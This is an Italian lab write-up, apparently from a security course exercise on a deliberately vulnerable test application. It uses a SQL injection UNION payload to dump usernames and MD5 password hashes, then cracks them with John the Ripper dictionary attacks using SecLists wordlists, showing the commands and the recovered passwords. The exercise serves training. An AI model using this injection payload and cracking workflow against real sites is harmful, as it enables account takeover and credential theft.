


CRACKING PASSWORD

Queste le password recuperate, le ho inserite in un file .txt.



User ID:

ID: ' UNION SELECT user,password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info


<http://hackersecritom.com/secritom/ID00A1D76E.html>

Ho poi usato lo John the Ripper per fare il cracking delle password.

In questo caso avevo il file degli hash (hashpassword_week14_day1.txt) ed avevo scaricato le seclists da cui prendere le wordlist che sono appunto una lista di parole (password) comuni.

L'attacco portato avanti è quindi del tipo a dizionario e cioè che confronta gli hash di una lista di parole (wordlist) con gli hash delle password bersaglio. I tentativi saranno limitati alle parole in lista quindi è più veloce di un attacco brute force. Di contro potremmo non trovare tutte le password che cerchiamo e sarà necessario fare più tentativi con wordlist differenti.

Infatti non ho trovato tutte le password con un solo tentativo. Tutto è spiegato negli screenshot.



```
(root@kali)-[/home/kali]
# cd ..

(root@kali)-[/home]
# cd ..

(root@kali)-[/]
# john --format=raw-md5 --wordlist=/usr/share/seclists/Passwords/2020-200_most_used_passwords.txt /home/kali/Epicode/hashpassword_week14_d1.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123        (?)
letmein       (?)
3g 0:00:00:00 DONE (2024-08-25 11:05) 100.0g/s 6566p/s 6566c/s 26266C/s 123456..angel1
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(root@kali)-[/]
#
```

Con il primo tentativo ho scoperto che due utenti avevano la stessa password (benchè avessi inserito 5 hash infatti il software mi segnala 4 “password hashes” inseriti. Mi dà come risultato il cracking di 3 password quindi, anche eliminando quella ridondante ne anca una. Trovata usando una wordlist differente.

```

root@kali: /
# john --format=raw-md5 --wordlist=/usr/share/seclists/Passwords/darkc0de.txt /home/kali/Ep
icode/hashpassword_week14_d1.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
charley (?)
1g 0:00:00:00 DONE (2024-08-25 11:10) 10.00g/s 3682Kp/s 3682Kc/s 3682KC/s Characterizations..
CHARLIE & JOE MCCOY
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

```

Ora possiamo controllare i risultati del lavoro compiuto con lo switch “—show”

```

root@kali: /
# john --format=raw-md5 --wordlist=/usr/share/seclists/Passwords/500-worst-passwords.txt --
fork=2 /home/kali/Epicode/hashpassword_week14_d1.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

(root@kali)-[/]
# john --show --format=raw-md5 /home/kali/Epicode/hashpassword_week14_d1.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left

(root@kali)-[/]
#

```

Dai risultati osserviamo infatti come la prima e l’ultima password siano identiche. Vengono riportate comunque tutte le password trovate così che ad ogni riga di hash inserita nel nostro file corrispondano le password seguendo l’ordine.